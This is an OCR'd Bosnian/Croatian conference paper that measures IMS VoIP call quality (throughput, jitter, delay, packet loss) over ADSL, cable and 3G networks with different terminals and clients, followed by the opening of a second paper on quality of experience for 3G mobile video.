Sažetak - IP Multimedia Subsystem (IMS) je standardizirani okvir koji treba da u budućnosti postane dio jezgrenih (core) mreža. IMS rješenja postoje za sve pristupne mreže. Primarni fokus ovog rada je kvalitet VoIP (Voice over IP) usluge kao primarnog IMS servisa u različitim komercijalnim pristupnim mrežama. Cilj ovog rada je izvršiti analizu kvalitete VoIP servisa u različitim pristupnim mrežama, korištenjem različitih tipova terminalne opreme i različitih IMS klijenata. Analiza kvalitete VoIP servisa vrši se na osnovu izmjerenih Quality of Service (QoS) parametara. Posmatrani su sljedeći parametri: propusnost (throughput), kašnjenje, varijacija kašnjenja (jitter) i gubitak paketa.

I. UVOD

U ovom radu izvršena je analiza kvalitete IMS VoIP poziva u jednoj komercijalnoj operatorskoj mreži. IP Multimedia Subsystem (IMS) je standardiziran okvir koji treba da u budućnosti postane dio jezgrenih (*core*) mreža.

Jedna od najvažnijih karakteristika IMS sistema je potpuna nezavisnost od pristupne mreže. U slučaju da se radi o fiksnom (*wireline*) pristupu, kvaliteta govornog poziva ne bi trebala biti upitna, s obzirom da su skoro sve fiksne pristupne mreže sada širokopojasne, bilo da se radi o xDSL-u, kablovskim ili optičkim mrežama.

Primarni fokus ovog rada će biti kvalitet VoIP usluge preko 3G mreže. Universal Mobile Telecommunication System (UMTS) je tehnologija koja je prihvaćena kao treća generacija mobilne telefonije u svijetu. UMTS omogućava paketski prenos pri brzinama većim od 7.2 Mbps, s tim da se prenos govora kao i u prethodnoj generaciji (2G) ostvaruje komutacijom krugova. U ovom radu će biti istražene mogućnosti ostvarivanja kvalitetnog VoIP poziva korištenjem UMTS pristupne mreže.

U drugom poglavlju ovog rada dat je kratak opis IMS tehnologije.

Mjerenja su izvršena u različitim pristupnim mrežama. To su:

- *Asymetric Digital Subscriber Line* (ADSL) mreža
- Kablovska mreža
- UMTS mreža

U testiranjima je korišteno nekoliko različitih tipova terminalne opreme.

U testiranjima su također korištena i dva različita IMS klijenta: jedan besplatni i jedan komercijalni.

Poređenja kvalitete VoIP poziva u različitim uslovima koji su gore definisani izvršeno je na osnovu *Quality of Service* (QoS) parametara. U ovoj analizi su posmatrani sljedeći parametri:

- Propusnost (*throughput*)
- Kašnjenje
- Varijacija kašnjenja (*jitter*)
- Gubitak paketa

Cilj ovog rada je izvršiti poređenje kvalitete VoIP poziva u različitim pristupnim mrežama, korištenjem razičitih tipova terminalne opreme i različitih IMS klijenata. Poređenja su izvršena na osnovu objektivnih QoS parametara.

II. IP MULTIMEDIA SUBSYSTEM

U ovom poglavlju je dat kratak opis samog IMS sistema.

Ovaj rad se fokusira na mjerenje i analizu kvalitete prenosa govora kao primarnog telekomunikacijskog servisa. Naravno, IMS ne podrazumjeva samo pružanje VoIP usluge. Komunikacija između ljudi već neko vrijeme ne podrazumjeva isključivo govor. Ulazimo u novu eru telekomunikacija u kojoj se aplikacije kao što su videokonferencije, *presence* (prisutnost) i razmjena poruka dio svakodnevnog života. *IP Multimedia Subsystem* je okvir koji omogućiti sve te usluge.

IMS je međunarodno priznati standard koji specificira interoperabilnost, *roaming*, kontrolu nosioca, naplatu i sigurnost.

IMS je nezavistan od pristupne tehnologije i IMS rješenja postoje za sve mreže (GSM, WCDMA, WLAN, širokopojasne fiksne mreže). Ovaj sistem je standardiziran od strane 3GPP-a (*3rd Generation Partnership Project*) i obezbjeđuje efikasan način za telekomunikacijsku industriju da nudi multimedijalne usluge bazirane na IP-u. IMS predstavlja operatorsku verziju budućnosti telekomunikacijskih usluga, jer standardni modeli omogućuju operatoru da evolvira prema tehnologijama nove generacije pri čemu su i dalje podržani poslovni modeli koji trenutno donose dobit.

Tradicionalna telekomunikaciona mreža se može predstaviti vertikalnom arhitekturom, pri čemu su usluge koje se nude i infrastruktura mreže jedinstveni za svaku od tradicionalnih mreža. Nova arhitektura se sastoji od odvojenih horizontalnih nivoa. Jedinstvene pristupne mreže su spojene zajedničkom konekcijskom mrežom i iznad njih

je aplikaciona mreža. Kada se to predstavi sa tri nivoa, dobije se arhitektura data na slici 1 (slika preuzeta sa [8]).

- Aplikacioni nivo (*application layer*) sadrži aplikacije i servere koji pružaju usluge korisnicima.
- Kontrolni nivo (*control layer*) sadrži kontrolne servere, koji kontrolišu uspostavljanje, modifikaciju i raskidanje sesija i poziva. Ovi serveri kontrolišu mobilnost, sigurnost, naplatu i komunikaciju prema eksternim mrežama.
- Konekcioni nivo (*connection layer*) se sastoji od *router*-a, *switchev*-a i ostalih elemenata korisničke ravni.

U mrežnom okruženju se nalaze i funkcionalnosti za podršku (*supporting functions*) koje omogućavaju mrežni menadžment, naplatu i provizioniranje.

Inter-working čvorovi su potrebni radi komunikacije između IMS mreža i tradicionalnih mreža kao što je PSTN.

IP Multimedia Subsystem se može implementirati na različite načine, u zavisnosti od postojeće operatorske mreža, ali u svakoj izvedbi se sastoji od nekoliko cjelina kao što je predstavljeno na slici 2 (slika preuzeta sa [8]).


Bez udubljivanja u ostatak sistema, jer sam IMS nije tema ovog rada, u nastavku će detaljnije biti opisana dva ključna čvora u sistemu - CSCF i HSS.

A. Call Session Control Function

Call Session Control Function (CSCF) kontroliše sve multimedijalne sesije, koristeći SIP (Session Initiation Protocol) kao signalizacijski protokol. Podešen je da obavlja tri različite uloge, odnosno sastoji se od tri logička čvora:

Proxy-CSCF predstavlja prvu točku kontakta korisničke opreme i IMS sustava. Svi dolazni SIP zahtjevi, od strane klijenta, se obrađuju te prosljeđuju prema drugim SIP poslužiteljima u mreži (npr. S-CSCF, I-CSCF). Isto tako, P-CSCF prima sve SIP zahtjeve upućene prema pretplatnicima u njegovoj domeni te ih nakon obrade šalje prema korisnicima.

Interogation-CSCF ja prva dodirna točka za sve zahtjeve upućene iz neke druge mreže prema korisnicima u pripadnoj mreži. Skriva unutrašnju topologiju mreže te pronalazi S-CSCF, koji poslužuje određenog korisnika, kroz interakciju s HSS-om.



Slika 1: Arhitektura IMS sistema [8]

Serving-CSCF je glavni kontrolni čvor koji vrši uslugu kontrole sesije za korisnike, što obuhvaća usmjeravanje odlaznih i dolaznih poziva. Poslužitelj filtrira sve dolazne SIP zahtjeve te odlučuje da li ih je potrebno proslijediti aplikacijskom poslužitelju kako bi se osigurala njihova pravilna obrada. Takva odluka se donosi u skladu s podacima dobivenih od HSS-sa u procesu registracije. Identifikatori aplikacijskih poslužitelja se također nalaze u podacima. S-CSCF podržava uspostavu, modifikaciju, raskidanje IP multimedijske sesije koristeći SIP te indirektno pokretanje usluge kroz korištenje sučelja prema aplikacijskom sloju.

B. Home Subscriber Server

Home Subscriber Server (HSS) je glavna baza podataka koja čuva sve korisničke i pretplatničke podatke te nakon registracije vodi računa o dodijeljenim CSCF čvorovima pojedinim korisnicima. Na HSS-u se nalaze korisnički podaci koji se tijekom registracije pohranjuju i na CSCF.


HSS nudi sljedeće mogućnosti:

- Identifikacija – održava odnose između privatnih korisničkih identifikatora (IMPI) te pripadajućih javnih korisničkih identiteta (IMPU) u obliku SIP URI-a (Uniform Resource Identifier). Isto tako čuva i MSISDN za potrebe naplate i SSO (*Single Sign On*) registracije.
- Autentikacija – sigurnosna usluga koja verificira korisnički identitet. Podržava HTTP i SSO mehanizme.
- Pristupna autorizacija – donosi odluku o dopuštanju korisniku da se registrira na IMS sustav ili ne.
- Informacije o usluzi – pohranjuje profil usluge sa pripadajućim IFC-ima (*Initial Filter Criteria*) te identifikatorima aplikacijskih servera.
- Pristup netransparentnim podacima – pruža mogućnost aplikacijama za čitanje netransparentnih podataka, kao što su: javni korisnički identiteti, alocirani CSCF čvor, status registracije i IFC filtri.
- Pristup transparentnim podacima – pruža mogućnost aplikacijama za dohvat i pohranu transparentnih podataka na HSS-u, a to su: podaci specifični za pojedinu uslugu i korisnika pojedine usluge. Aplikacija se može pretplatiti na obavijesti o promjeni transparentnih podataka na HSS-u.

C. IMS kodeci

IP Mutimedia Subsystem (IMS) koristi kodeke G.711 i G.729. Radi se o standardnim govornim kodecima koji se koriste u današnjoj telefoniji.

G.711 je najčešće korišten kodek u telefoniji. G.711 kodek je najbrži sa stanovišta vremena za procesiranje signala u odnosu na druge korištene kodeke. Također je i najjednostavniji za implementaciju. Koristi frekvenciju



Slika 1.2: Komponente IMS sistema [8]

uzorkovanja od 8 kHz i s obzirom da se svaki uzorak kodira sa 8 bita, bitska brzina signala iznosi 64 kb/s.

G.729 je jedan od kodeka koji se koristi za digitalizaciju govora koji je najefikasniji sa stanovišta korištenja frekventnog opsega. Bitska brzina signala iznosi 8 kbps. U odnosu na G.711, kompleksniji je za implementaciju i koristi više vremena za procesiranje signala.

III. QUALITY OF SERVICE PARAMETRI

U ovom poglavlju su definisani neki *Quality of Service* (QoS) parametri. Potrebno je napomenuti da u ovom radu mjereni parametre koji su karakteristični za paketske mreže.

Posmatrani su sljedeći *Quality of Service* (QoS) parametri:

- kašnjenje
- varijacija kašnjenje (*jitter*)
- propusnost (*throughput*)
- gubitak paketa (*packet loss*)

Kašnjenje (*delay*) u paketskim mrežama se definiše kao vrijeme koje je potrebno paketu da pređe put između dva čvora[9]. Obično se mjeri *end-to-end* kašnjenje, koje se odnosi na kašnjenje paketa između korisnika servisa i poslužitelja. U ovom slučaju radi se o kašnjenju između terminalne opreme i IMS sistema. Ovako definisano kašnjenje se može razlikovati u zavisnosti o tome da li se radi o slanju paketa prema poslužitelju (*upload*) ili primanju paketa (*download*).

Izmjeriti kašnjenje u *upload*-u ili *download*-u je obično poprilično kompliciranо jer je potrebno da obje mjerne tačke budu sinhronizirano dovoljno točno, što obično nije slučaj. Zbog toga se češće mjeri dvostruko kašnjenje, odnosno vrijeme koje je potrebno paketu da stigne do odredišta i da se vrati. Mjeri se na vrlo jednostavan način, korištenjem ping aplikacije, odnosno slanjem ICMP paketa.

Mjerenje dvostrukog kašnjenja konkretnih VoIP poziva nije bilo moguće na ovaj način jer IMS čvorove nije moguće poslati ICMP pakete od strane terminalne opreme. Kao parametar koji je dobar pokazatelj kašnjenja u sustavu je delta. Delta se odnosti na vrijeme između primanja dva paketa na odredišnoj strani.

Varijacija kašnjenja (*jitter*) je mjera brzine promjene kašnjenja paketa. U [10] se definiše *interarrival* jitter i-tog paketa sljedećim formulom:

$$J(i) = J(i-1) + (|D(i-1,i)| - J(i-1))/16 \quad (1)$$

pri čemu je:

$$D(i,j) = (Rj - Ri) - (Sj - Si) \quad (2)$$

U (2) su i,j uzastopni paketi, a Ri,Rj vremena dolaska, a Si,Sj vremena slanja istih. Vrijednost Sj – Si je gore definisani parametar delta.

Propusnost (*throughput*) jedne mreže se odnosi na ukupni broj prenesenih bita u jedinici vremena u posmatranom trenutku. Obično se mjeri prosječna propusnost mreže u nekom periodu. Maksimalna propusnost se definira kao maksimalni broj prenesenih bita u jedinici vremena. Kao i kašnjenje, može se razlikovati u *upload*-u i *download*-u i u praksi se gotovo uvijek i razlikuje. Jedinica je b/s (bit u sekundi).

Količina prenesenih bita u jedinici vremena pojedinačnog govornog signala definiran je kao *bandwidth* govornog signala. Potreban uslov da jedan ili više digitalnih govornih signala bude bez gubitaka prenesen kroz neku mrežu je da ukupna količina bita u jedinici vremena bude manja od propusnosti te mreže.

Gubitak paketa (*packet loss*) se odnosi na količnik između broja izgubljenih paketa (razlike između poslanih i primljenih paketa) i ukupnog broja poslanih paketa. Izražava se u procentima.

Granične vrijednosti za navedene parametre za VoIP mreže su predloženi od strane *International Telecommunication Union* (ITU) organizacije. Vrijednosti su date u tabeli I. Ove vrijednosti su uzete kao referentne u nastavku rada.

IV. MJERENJA KVALITETE IMS VOIP POZIVA

U ovom radu su izvršena mjerenja QoS parametara u dole navedenim scenarijima.

Korištena su dva IMS klijenta: jedan besplatni (*freeware*) (x-lite) i jedan komercijalni (eyebeam).

Korišteni su sljedeći tipovi terminalne opreme:

- PC sa 3G modemom
- Klasični mobilni aparat (u nastavku rada T1)
- Napredni mobilni aparat (*smartphone*) sa Symbain OS (u nastavku rada T2)

TABELA I. GRANIČNE VRIJEDNOSTI ZA QOS PARAMETRE ZA VOIP MREŽE

QoS parametri	
End-to-end kašnjenje	150 ms
Varijacija kašnjenja	30 ms
Gubitak paketa	1 %

TABELA II. MJERENJA KARAKTERISTIKA PRISTUPNIH MREŽA

	Propusnost (DL)	*Propusnost(UL)*	*kašnjenje*	*Varijacija kašnjenja*
Kablovska	3.89 Mbps	0.24 Mbps	31 ms	2 ms
ADSL	68.7 Mbps	36.60 Mbps	13 ms	1 ms
3G – modem	1.29 Mbps	1.11 Mbps	85 ms	9 ms
3G – T1	1.7 Mbps	0.06 Mbps	217 ms	10 ms
3G – T2	1.44 Mbps	0.64 Mbps	210 ms	10 ms

Mjerenja su izvršena u različitim pristupnim mrežama:

- 3G (UMTS)
- Kablovska mreža koja koristi *Data Over Cable Service Interface Specification* (DOCSIS)
- ADSL

Izvršena su mjerenja karakteristika pristupnih mreža. Navedena mjerenja su izvršena korištenjem *web-based* alata speedtest. Rezultati dobiveni ovim mjerenjama moraju se posmatrati sa rezervom jer se ne radi o profesionalnom alatu, ali su ipak dati u ovom radu kao dobra aproksimacija karakteristika pristupne mreže. Ti rezultati su dati u tabeli II.

Kašnjenje koje je dato u tabeli se odnosi na dvostuko kašnjenje za posmatrane pristupne mreže.

Izmjerena propusnost se odnosi na maksimalnu propusnost posmatranih pristupnih mreža u oba smijera (*download* i *upload*).

Uzimanje *trace*-ova i analiza VoIP poziva je izvršeno Wireshark alatom [7].

Svi podaci koji su dati u tabeli III su dobijeni iz Wireshark *trace*-ova. Mjerne tačke su terminalna oprema i *Session Borser Gateway* (SBG) koji je pristupna tačka za čitav IMS sistem. Time je praktično pokrivena trasa između klijenta i poslužitelja ako pretpostavimo da u internoj IMS mreži nema gubitaka te da su kašnjenja zanemariva, što je realna pretpostavka.

U svim scenarijima koristi se G.711 govorni kodek.

V. ANALIZA I INTREPRETACIJA REZULTATA MJERENJA

U ovom poglavlju je izvršeno poređenje pristupnih mreža, IMS klijenata i terminalne opreme na osnovu izmjerenih QoS parametara.


Prvi parametar koji se posmatra je broj prenesenih bita u jedinici vremena za pojedinačni VoIP govorni signal (*stream*), odnosno *bandwidth* tog signala. Kao što je

TABELA III. MJERENJA KARAKTERISTIKA PRISTUPNIH MREŽA


Mreža/client		**bandwith**		**delta**		**varijacija kašnjenja**		**gubitak paketa**	
		D	**U**	**D**	**U**	**D**	**U**	**D**	**U**
Kablovska	***xlite***	80 kbps	80 kbps	20 ms	21 ms	0.38 ms	3.76 ms	0%	0%
	eyebeam	80 kbps	80 kbps	20 ms	21 ms	0.5 ms	3.2 ms	0%	0%
ADSL	***xlite***	80 kbps	80 kbps	20 ms	20 ms	0.11 ms	0.16 ms	0%	0%
	eyebeam	80 kbps	80 kbps	20 ms	20 ms	0.27 ms	0.29 ms	0%	0%
3G – modem	***xlite***	80 kbps	80 kbps	20 ms	20 ms	0.04 ms	6.2 ms	0%	0%
	eyebeam	80 kbps	80 kbps	20 ms	20 ms	0.03 ms	7.5 ms	0%	0%
3G – T1	***xlite***	80 kbps	60 kbps	20 ms	29 ms	0.03 ms	9.78 ms	0%	10.93 %
	eyebeam	80 kbps	60 kbps	20 ms	29 ms	0.04 ms	9.89 ms	0%	15.25%
3G – T2	***xlite***	80 kbps	82 kbps	20 ms	23 ms	0.04 ms	6.52 ms	0%	0.25 %
	eyebeam	80 kbps	82 kbps	20 ms	21 ms	0.03 ms	17.17 ms	0%	0 %

navedeno u prethodnom poglavlju, u svim scenarijima je korišten G.711 kodek koji kodira govorni analogni signal na 64 kbps. Kada se tome dodaju *overhead* biti, dobije se *bandwidth* od približno 80 kbps što je i potvrđeno mjerenjima.


Kada se rezultati mjerenja dati u tabeli III usporede sa propusnošću (*throughput*) pojedinih mreža (Tabela II)



Slika 3:Delta – upload



Slika 4:Jitter – download



Slika 5:Jitter – upload

pokazuje se da je u većini slučajeva propusnost mreže daleko veća od *bandwidtha* pojedinih signala, osim u slučaju T1 mobilnog terminala.

Izmjerena propusnost u *upload*-u 3G mreže na navedenom terminalu iznosi 60 kbps, što nije dovoljno za prenošenje govornog signala bez gubitaka. Zbog toga je u ovom slučaju izmjeren *bandwidth* na *upload*-u od 60 kbps. Naravno, izmjeren je i značajan gubitak paketa, što će biti detaljnije analizirano u nastavku. Rezultati mjerenja *bandwidtha* također pokazuju da taj parametar ne zavisi od IMS klijenta, odnosno da se oba klijenta ponašaju vrlo slično.

U četvrtom poglavlju je navedeno da u mjerenjima pojedinačnih VoIP poziva nije izvršeno mjerenje kašnjenja već je kao mjera kašnjenja dat parametar delta. Delta, odnosno razlika između dolaznih paketa, je izmjerena za različite scenarije. Izmjerene vrijednosti za ovaj parametar su identične za *download*. Rezultati mjerenja za parametar delta u *upload*-u je dat na slici 3.

Razlika između vremena slanja paketa se može izračunati iz RTP paketa na osnovu *timestampa* pojedinih paketa. Pokazuje se da je ta razlika konstantna u svim scenarijima, jer se koristi isti kodek, i da iznosi 20 ms. Identična razlika na prijemu (delta) pokazuje da se radi o mreži sa malim kašnjenjem, što vrijedi za sve slučaje u *download*-u, te za kablovsku, ADSL i 3G mrežu (modem). To potvrđuju i rezultati mjerenja u tabeli II.

Što se tiče mobilnih terminala, izmjerene su veće vrijednosti delta parametra od 20 (Slika 6), te znatno veće vrijednosti dvostrukog kašnjenja od 217 ms (T1) i 210 ms (T2). Čak i kad se uzme u obzir da se ne radi o simetričnom kanalu što se tiče kašnjenja, može se pretpostaviti da je kašnjenje u jednom smijeru u oba slučaja manje od 150 ms, što je granična vrijednost za ovaj parametar. Znači, može se zaključiti da je kašnjenje unutar dozvoljene granice predložene od strane ITU-a (tabela I).

Kao i za *bandwidth*, i na osnovu mjerenja delta parametra se može zaključiti da nema značajne razlike između dva IMS klijenta.

Varijacija kašnjenja je data za sve scenarije na slikama 4 i 5.

Vrlo zanimljivo je da je izmjereni *jitter* u *download*-u manji za 3G mrežu nego za *wireline* mreže, ali treba navesti da se radi o veoma malim vrijednostima, ispod 0.5 ms. Vrijednosti *jittera* u *upload*-u su znatno veće i, kao što je i logično, veći *jitter* je izmjeren za 3G mrežu.

U svim scenarijima, izmjerena varijacija kašnjenja je ispod 30 ms, što je preporučena granica za VoIP mreže.

Kada se radi o ovom parametru, primjećuju se razlike između dva IMS klijenta pri čemu bolje rezultate pokazuje freeware klijent.

Kada se radi o gubitku paketa, mjerenja pokazuju da u *download*-u u svim slučajevima nema gubitka paketa.

Gubitaka nije bilo u kablovskoj, ADSL i 3G mreži (modem). Kada se radi o T2 terminalu, izmjeren je gubitak paketa od 0.25 %, što je znatno manje od predložene granice (1 %).

Gubitak paketa je znatan kada se radi o T1 mobilnom terminalu (između 10 i 15 %) i može se zaključiti da je osnovni razlog već navedeno ograničenje propusnosti u ovom scenariju.

Subjektivni doživljaj kvalitete govornog signala je odličan za sve scenarije osim za test sa T1 mobilnim telefonom. U tom slučaju je konverzacija skoro nemoguća jer, iako mobilni terminal prima govorni signal bez problema, sagovornik na drugoj strani dobiva signal sa velikim akumuliranim kašnjenjem, što je očito rezultat pokušaja dekodera da rekonstruiše signal koji dolazi sa velikim gubicima.

VI. ZAKLJUČAK

IP Multimedia Subsystem predstavlja osnovu za operatorske mreže budućnosti koje će biti bazirane na IP-u. Zbog toga je potreno osigurati odgovarajući nivo kvalitete kada se radi o svim IMS servisima, a posebno osnovnom servisu – govoru.

IMS je nezavistan od pristupne tehnologije i kao takav može biti dio i fiksne i mobilne mreže. S obzirom da je *broadband* fiksni Internet pristup široko dostupan rezidencijalnim i poslovnim korisnicima, ne postoje prepreke za uvođenje IMS servisa tim korisnicima. Sa rastom kapaciteta 3G mreže i uvođenjem sljedeće generacije

pristupnih mobilnih mreža (4G) moguće je ponuditi IMS servise i mobilnim korisnicima.

Cilj ovog rada je bio da pokaže da IMS može u kombinaciji sa različitim pristupnim mrežama (ADSL, kablovska, 3G) korisnicima ponuditi zadovoljavajući nivo kvalitate VoIP usluge. Preduslov za to je korištenje PC-ja ili naprednih mobilnih terminala (*smartphone*-a). Mjerenja su pokazala da je kod starijeg modela telefona očigledno ograničena propusnost na *upload*-u na samom terminalu. Razlog za to može biti što su mobilni terminali obično korišteni za servise koji uključuju *download* podataka, a u veoma maloj mjeri *upload*, dok je govor prenošen komutacijom krugova. Noviji modeli uređaja nemaju to ograničenje. Daljnja istraživanja koja bi uključila veći broj uređaja su potrebna da bi se donijeli definitivni zaključci po tom pitanju.

Jedan od faktora koji za sada spriječava masovno korištenje VoIP usluge u 3G paketskoj mreži je cijena. U operatorskoj mreži u kojoj su izvršena mjerenja 3G saobraćaja je znatno jeftinije korištenje klasičnog govornog nego *upload*-ani paketski saobraćaj u istom vremenskom intervalu. Toj cijeni treba dodati i naknadu za korištenje same IMS usluge. Slična situacija je i kod većine svjetskih operatera i smanjenje cijene paketskog saobraćaja će sigurno dovesti do povećanja korištenja VoIP servisa u mobilnim operatorskim mrežama, bilo da se radi o IMS-u ili nekom drugom VoIP poslužitelju. Naravno, sljedeća generacija mobilnih mreža (4G) je *all-IP* rješenje i mobilni VoIP će postati jedino rješenje za korisnike 4G mreža s obzirom da komutacija krugova u tim mrežama više nije podržana.

Zaključak ovog rada je da se sa stanovišta kvalitete servisa mobilnim i fiksnim korisnicima može ponuditi IMS VoIP usluga . Na taj način operatori mogu ostati konkurentni u ICT tržištu koje se okreće *all-IP* rješenjima i na taj način se pripremiti i za 4G mreže.

LITERATURA

[1] Wiley, “The IMS IP Multimedia Concepts and Services in the Mobile Domain” , 2004

[2] Renaud Cuny, Ari Lakaniemi, "VoIP in 3G Networks: An End-to-End Quality of Service Analysis"

[3] Robert Lloyd-Evans , „QoS in integrated 3G networks“, Artech House, Boston, 2002.

[4] Boris Golić, Savo Delić, "VoIP over 3G – REVIEW OF SOLUTION FOR PROVIDING IMS-BASED VOIP SERVICE TO MOBILE USERS OVER 3G NETWORK"

[5] A. Handa, "System Engineering for IMS Network", Elsevier Science, march 2009

[6] Adnan Hota, „Neki aspekti poređenja UMTS i WIMAX pristupnih mreža“

[7] Ulf Lamping, “Wireshark User’s Guide for Wireshark 1.7”; http://www.wireshark.org/

[8] Internal Ericsson documentation

[9] S. Kalidindi, M. Zekauskas, „Advanced Network & Services” http://tools.ietf.org/html/rfc2679

[10] H. Schulzrinne, S. Casner, R. Frederick, V. Jackobson, “RTP: A Transport Protocol for Real-Time Applications”; http://tools.ietf.org/html/rfc355

Iskustvena kvaliteta video sadržaja za usluge u pokretnoj mreži treće generacije

Dunja Vučić*, Iva Medvid **
* Belmet97, Zagreb, Hrvatska
** Ericsson Nikola Tesla/Networks, Zagreb, Hrvatska
dunja.vucic@belmet97.hr, iva.medvid@ericsson.com

Sažetak - Iskustvena kvaliteta (*Quality of Experience*) korisnika video usluge je višedimenzionalni problem kome se pristupa i subjektivno i objektivno. Subjektivni pristup analizira ocjenjivanje gledatelja, a objektivni istražuje rezultate mjerenja, koja se mogu podijeliti u dvije glavne grupe parametara koji najviše utječu na percepciju korisnika. Jedni opisuju kvalitetu usluge, a drugi opisuju kvalitetu video zapisa. U radu će biti promatrana ovisnost subjektivne ocjene o metričkim parametrima, tražit će se relacija između kodiranih - ulaznih i transmisijom oštećenih - izlaznih sekvenci. U tu svrhu mjereni su QoS parametri (gubitak paketa, kašnjenje) i parametri objektivne metrike kvalitete video sadržaja (zrnatost, zamućenje). Usporedbom izmjerenih rezultata ulaznih i izlaznih video sekvenci pokazane su mogućnosti i ograničenja glede predviđanja subjektivne ocjene video kvalitete u stvarnoj komercijalnoj mreži uz stvarne uvjete.

I. UVOD

Pojam iskustvene kvalitete podrazumijeva potpun dizajnerski koncept koji uključuje razne aspekte korisničkog iskustva s proizvodom, a prema tradicionalnoj spoznaji, dijelom je orijentiran na korisnost, estetiku, zabavnost i zadovoljstvo [1]. Puno je istraživanja dizajnerski orijentirano, brojni modeli nastoje opisati iskustvenu kvalitetu dovoljno jednostavno, radi olakšanja razvoja proizvoda.

U današnjim multimedijskim proizvodima kao i u budućim, zbog tehničkih ograničenja (od kapaciteta i brzina procesora do prijenosa podataka) nužno je optimiranje multimedijskih podataka. Zato su potrebni kompromisi u tehničkim parametrima sustava, a koji su temeljeni na kvantifikaciji subjektivnih eksperimenta s doživljajem multimedijske kvalitete.

Metode za mjerenje multimedijske subjektivne kvalitete su različite, ali sve koriste kvantitativni pristup. U kvantitativnom pristupu od ispitanika se traži da pridruži neku oznaku rangiranja za određenu osobinu predmeta vrednovanja. Često se koristi veći broj predmeta vrednovanja uz postupno mijenjanje kvalitete, a od ispitanika se traži subjektivno vrednovanje razlike u kvaliteti između pojedinih predmeta [2].

Primjenjuju se ITU (*International Telecommunication Union*) preporuke u pojedinim vrstama mjerenja kvalitete, kako od malih uređaja tako do aplikacija za virtualnu stvarnost [3][4]. Kao dodatak ITU metodama, postoje i korisnički orijentirane metode, koje su više usredotočene na ovisnost kvalitete o korisničkim grupama, sadržaju i kontekstu. Sve te metode povlače slične probleme kritične kvalitete (faktori oštećenja) spram poželjne i prihvatljive kvalitete. Stoga, proučavanje multimedijske kvalitete treba pojasniti dinamičke procese audiovizualne percepcije, gdje relativna važnost jednog modaliteta spram drugog može varirati s različitim sadržajem, kontekstom ili zadaćama [5].


II. ISPITNA OKOLINA I POSTUPAK MJERENJA

Pristup iskustvenoj kvaliteti može biti subjektivni ili objektivni. Subjektivni pristup sadrži parametre ocjenjivanja gledatelja, a objektivni, parametre određene mjernim postupcima. Parametre objektivnog pristupa moguće je podijeliti na dvije glavne, spram utjecaja na percepciju korisnika. Jedni opisuju kvalitetu usluge, a drugi opisuju kvalitetu video zapisa [6][7].

Cilj mjerenja je pokazati zavisnost subjektivne ocjene o metričkim parametrima, između kodiranih-ulaznih i transmisijom oštećenih-izlaznih sekvenci. Ispitivanja su provedena u komercijalnoj mreži sa stvarnim pokretnim uređajem. S računalnim alatima izmjerene su vrijednosti subjektivne i objektivne ocjene. Izmjerene su dvije grupe parametara objektivne metrike: parametri mrežne metrike kao što su gubitak paketa, kašnjenje i kolebanje kašnjenja, te parametri kvalitete videa, zrnatost i zamućenje.

Odabrane su četiri standardne video sekvence, Foreman, News, Hall i Mobile, s različitim stupnjem prostorne i vremenske složenosti. Sekvence pokrivaju širok raspon tipičnih karakteristika sadržaja aplikacija za pokretne uređaje, kao što su: ravne plohe, složene teksture, krupni planovi, pokretna kamera i/ili objekti. Izvorne sekvence traju 10 sekundi, prostorne su rezolucije 320x240 piksela, formata YUV 4:2:0, bez zvuka, brzine prijenosa 9000 kbps, brzine okvira 10 i 15 fps. Izvorne sekvence se kodiraju MPEG-4 standardom u ulazne sekvence, pogodne za strujanje uz tipične brzine prijenosa, 64 i 96 kbps, u pokretnoj mreži.

